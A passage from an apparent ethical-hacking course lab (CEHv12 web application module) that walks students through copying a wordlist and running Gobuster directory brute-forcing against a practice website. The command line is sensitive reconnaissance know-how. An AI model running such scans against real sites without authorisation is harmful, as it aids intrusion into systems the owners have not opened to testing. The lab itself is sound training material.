
11. Navigate to **CEHv12 Module 14 Hacking Web Applications** folder and copy **common.txt** file.

Note: Press **Ctrl+C** to copy the file.




12. Paste the copied file (**common.txt**) on the **Desktop**. Close the window.

Note: Press **Ctrl+V** to paste the file.




13. Now, switch back to the **Terminal** window, type **gobuster dir -u [Target Website] -w /home/attacker/Desktop/common.txt**, and press **Enter**.

Note: **dir**: uses the directory or file brute-forcing mode, **-u**: specifies the target URL (here, **www.moviescope.com**), and **-w**: specifies the wordlist file used for directory brute-forcing (here, **common.txt**).



14. The result appears, displaying the identified web server directories, as shown in the screenshot.

Note: In real-time, attackers use Gobuster to scan the target website for web server directories and perform fast-paced enumeration of the hidden files and directories of the target web application. Gobuster is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, and names of the virtual hosts on the target server.

